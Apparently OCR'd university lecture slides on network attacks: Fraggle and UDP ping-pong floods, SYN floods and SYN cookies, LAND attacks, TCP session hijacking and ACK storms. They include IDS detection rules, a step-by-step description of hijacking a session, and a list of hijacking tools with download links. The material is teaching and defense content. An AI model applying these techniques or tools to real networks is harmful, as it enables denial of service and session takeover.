Network Attacks

Level 4 and Above

Chun-Jen (James) Chung

Arizona State University

Level 4 Attacks

UDP Fraggle Attack

UDP Flooding (Ping-pong) attack


TCP related attacks

Fraggle Attack

- Fraggle attack is similar to ICMP Smurf attack
  - They are amplification type of DoS attack
- Fraggle attack uses UDP ECHO packets instead of ICMP echo packets.
  - Port 7 just echoes whatever is sent to it.
- Fraggle attacks, like smurf attacks, are starting to become outdated and are commonly stopped by most firewalls or routers.
- IDS rule:
  - log UDP any 7 -> any 7 (msg: “Possible Fraggle Attack”;)
- Countermeasure: disable or block unnecessary UDP ports


A Variation of Fraggle Attack

- Using the ports that generate some character string:
  - echo (7), chargen (19), time (37), datetime (13)
- Target sends 512 bytes of randomized character data to all the hosts in the broadcast domain, causing bandwidth consumption.
- Countermeasures
  - Block packets with source address as broadcast address
  - Block UDP service port if you're not using them




UDP Flood (Ping-Pong) Attack

- UDP flood attack takes advantage of the *chargen* and *echo* ports, which is used legitimately to test hosts and networks.
- Attacker sends a malformed UDP packet to chargen port (19) of host A, with source address of host B and source port as echo (7).
- Host A sends random character string to echo port of host B. Host B replies it back to chargen port of host A.
- This sequence run infinitely between A and B. Consuming bandwidth and processing power of targets.
- IDS rule:



log UDP any 7 -> any 19 (msg: “possible UDP flood”;)



TCP Attacks

TCP SYN Flood Attack

TCP Session Hijacking

Blind Hijacking


TCP ACK Storms

TCP RST Attack

TCP Sequence Prediction Attack

TCP SYN Attacks

- Attacker sends many SYN packets (with spoofed IP addresses) to create multiple connections without ever sending ACK to complete the connection.
- The victim has to keep the *half-opened connection* state in its connection queue for certain amount of time (e.g. 75 seconds).
- If there are so many of these malicious packets, the victim quickly runs out of memory.
- When the target receives more SYN packets than it can handle, other legitimate traffic will not be able to reach the victim.
  - Two ways to exhaust the *communications resource* of the target



Exhausting the communication resource

- Fill the *connection queue* of the target system with half-open connections
  - The target system will wait patiently (over a minute) for the third part of the three-way handshake
  - The target system allocate some resource on its connection queue to remember each incoming SYN packet
  - Attackers send SYN packets to exhaust all slots allocated in the connection queue, no new connections can be initiated by legitimate users
- Fill the entire communications link
  - Fill the entire communications link, squeezing out any legitimate traffic.
  - It requires the attacker must have *more total bandwidth than the victim* machine, and the ability to generate packets to fill that bandwidth


SYN Flood Defenses

- IDS signature
  - Number TCP SYN packets directed to a node greater than threshold within a time window.

  alert tcp any any -> any any (flags:S; seq:674711609; msg:“possible SYN flood”;)
- TCP/IP stack enhancement
  - Increase the size of the connection queue
  - Lower the amount of time to wait for half-open connections
- SYN Cookies
  - Eliminate the connection queue
- Random delete queue entries

SYN Cookies


- Client sends SYN w/ ACK number
- Server responds to Client with SYN-ACK and a **SYN cookie** as an *initial TCP sequence number*
  – sqn = f(src_addr, src_port, dest_addr, dest_port, rand)
  – Server does not need to save any connection state
- Honest client responds with ACK(sqn+1)
- Server checks the response
  – If matches SYN-ACK, server allocate a buffer and open a socket to establish the connection




For more details refer to link, http://en.wikipedia.org/wiki/SYN_cookie

TCP SYN cookie

- TCP SYN/ACK seq_no encodes a cookie
  - 32-bit sequence number
    - **t mod 32:** counter to ensure sequence numbers increase every 64 seconds
    - **MSS:** encoding of server MSS (can only have 8 settings)
      - MSS is the maximum segment size value that the server would have stored in the SYN queue entry.
    - **Cookie:** easy to create and validate, hard to forge
      - Includes timestamp, nonce, 4-tuple




Another Defense: Random Deletion



- If SYN queue is full, delete random entry
  - Legitimate connections have a chance to complete
  - Fake addresses will be eventually deleted
- Easy to implement

LAND Attacks

- Combining a *SYN attack* with *IP spoofing*, a land attack occurs when an attacker sends spoofed SYN packets containing the IP address of the victim as both the destination and the source IP address.
- The receiving system responds by sending the SYN-ACK packet to itself, creating an empty connection that lasts until the idle timeout value is reached.
- Flooding a system with such empty connections can overwhelm the system, causing a denial of service (DoS).


Attacker
Both the source and destination addresses are those of the victim. The source address in the IP header is spoofed, while the true source address remains hidden.
The victim creates empty connections with itself.
Victim
Source
Destination
800 Bytes
1.2.2.5
1.2.2.5
Data
The victim's available resources.
The empty connections are consuming the victim's resources.
All resources are consumed, which inhibits normal operations.
land_attack

TCP Session Hijacking


- *TCP session hijacking* (*connection hijacking*) is when a hacker takes over a TCP connection between two hosts.
- Since most authentication only occurs at the *start of a TCP connection*, this allows the hacker to gain access to a machine.
- Based on the *anticipation* of ***sequence numbers*** there are two types of TCP connection hijacking:
  - Man-in-the-middle (MITM)
  - Blind Hijack

The Security of the Initial Sequence Number (ISN)

- Sequence numbers are important in providing a reliable communication and are also crucial for hijacking a session.
- If an attacker can find out current sequence number that is being used by an existing TCP connection, it can inject a valid TCP segment into the existing TCP connection.
  - If the attacker is within the same LAN, it can ***sniff*** the sequence number.
  - If the attacker is not within the same LAN, it has to ***guess*** the sequence number.


The 3-way handshake

- If the attacker can intercept or anticipate the next sequence and ACK number that A will send, he/she will spoof A's address and start a communication with B.



MITM TCP Session Hijacking

- A hacker can be "inline" between two machines using a ***sniffer*** to watch the *sequence* and *acknowledge* numbers in the IP packets transmitted between them, and then hijack the connection.


Data "A", Sequence Number X + 1
1
2
Acknowledgement Number X + 2
Server
Client
4
Acknowledgement Number X + 2
6
Acknowledgement Number X + 3...etc, etc...
7
Sends last ACK to resync the session
3
Data "B", Sequence Number X + 2
5
Attacker
Injects information into session

Attacker needs to know correct seq. numbers to inject data into the connection.

Blind Session Hijacking

- The attacker **cannot** sniff the packets and guess the correct sequence number expected by server.
  - The attacker is located on a remote network from the server.
- The attacker can inject malicious data or commands into the intercepted communication in the TCP session, but has no access to see the response.
- Discussion: Machine A and B. If a user ***rlogin*** from B to A, A will not ask for a password (e.g. .rhosts). You are an attacker. Can you login to A from your own machine?
- Guessing the sequence numbers for Session Hijacking
- Disable B (e.g., use SYN flooding or other DoS methods).
- See "*TCP sequence prediction attack*" in later slides.


Session Hijacking – 3 Steps

1. Tracking the Session
   - The attacker identifies an open session and predicts the sequence number of the next packet.
2. Desynchronizing the Connection
   - The attacker sends the valid user's system a TCP reset (RST) or finish (FIN) packet to cause them to close their session.
3. Injecting the Attacker's Packet
   - The attacker sends the server a TCP packet with the predicted sequence number, and the server accepts it as the valid user's next packet.


Suppress a Hijacked Host to Send Packets

- A common way is to execute a *DoS attack* against one end-point to stop it from responding.

  The attack can be either
  - against the machine to force it to crash or
  - against the network connection to force heavy packet loss.
- Send commands to client to close their session.
- Or perform MITM.


Host
Internet
Server
Hacker
Hacker sniffes data while TCP ISN sampling and predicts the ISN algorithm according to the operating system.

Tracking Session


Host
Internet
Server
Hacker
Hacker generates a valid packet with the correct sequence number and sends it to the server. At the same time to make it busy, it floods the host.

De-synchronizing the connection


Injecting Attacker's packets

TCP Session Hijacking Tools

- T-Sight
  - a session hijacking tool for Windows
  - http://www.hackerzvoice.net/ceh/CEHv6 Module 15 Session Hijacking/T-Sight/
- Hunt
  - a program that can be used to listen, intercept, and hijack active sessions on a network. (http://lin.fsid.cvut.cz/~kra/index.html)
- Paros
  - a man-in-the-middle proxy and application vulnerability scanner.
  - http://sourceforge.net/projects/paros/files/latest/download
- Juggernaut
  - Linux-based network sniffer that can be used to hijack TCP sessions. (http://tools.l0t3k.net/Sniffing/aimsniff-0.9b.tar.gz)
- sslstrip

Side Effect: TCP ACK Packet Storms

- Assume that the attacker has forged the correct packet information at some point during the session.
- When the attacker sends to the *server-injected session data*, the server will send an ACK *packet* to the real client.
  - This packet contain a seq_no that the client is **not** expecting, so the client will try to **resynchronize** the TCP session with the server by sending it an **ACK *packet*** with the seq_no that it is expecting.
  - This ACK packet will in turn contain a seq_no that the server is not expecting, and so the server will resend its last ACK packet.
  - This cycle goes on and on and on, and this rapid passing back and forth of **ACK** packets creates an ***ACK storm***.

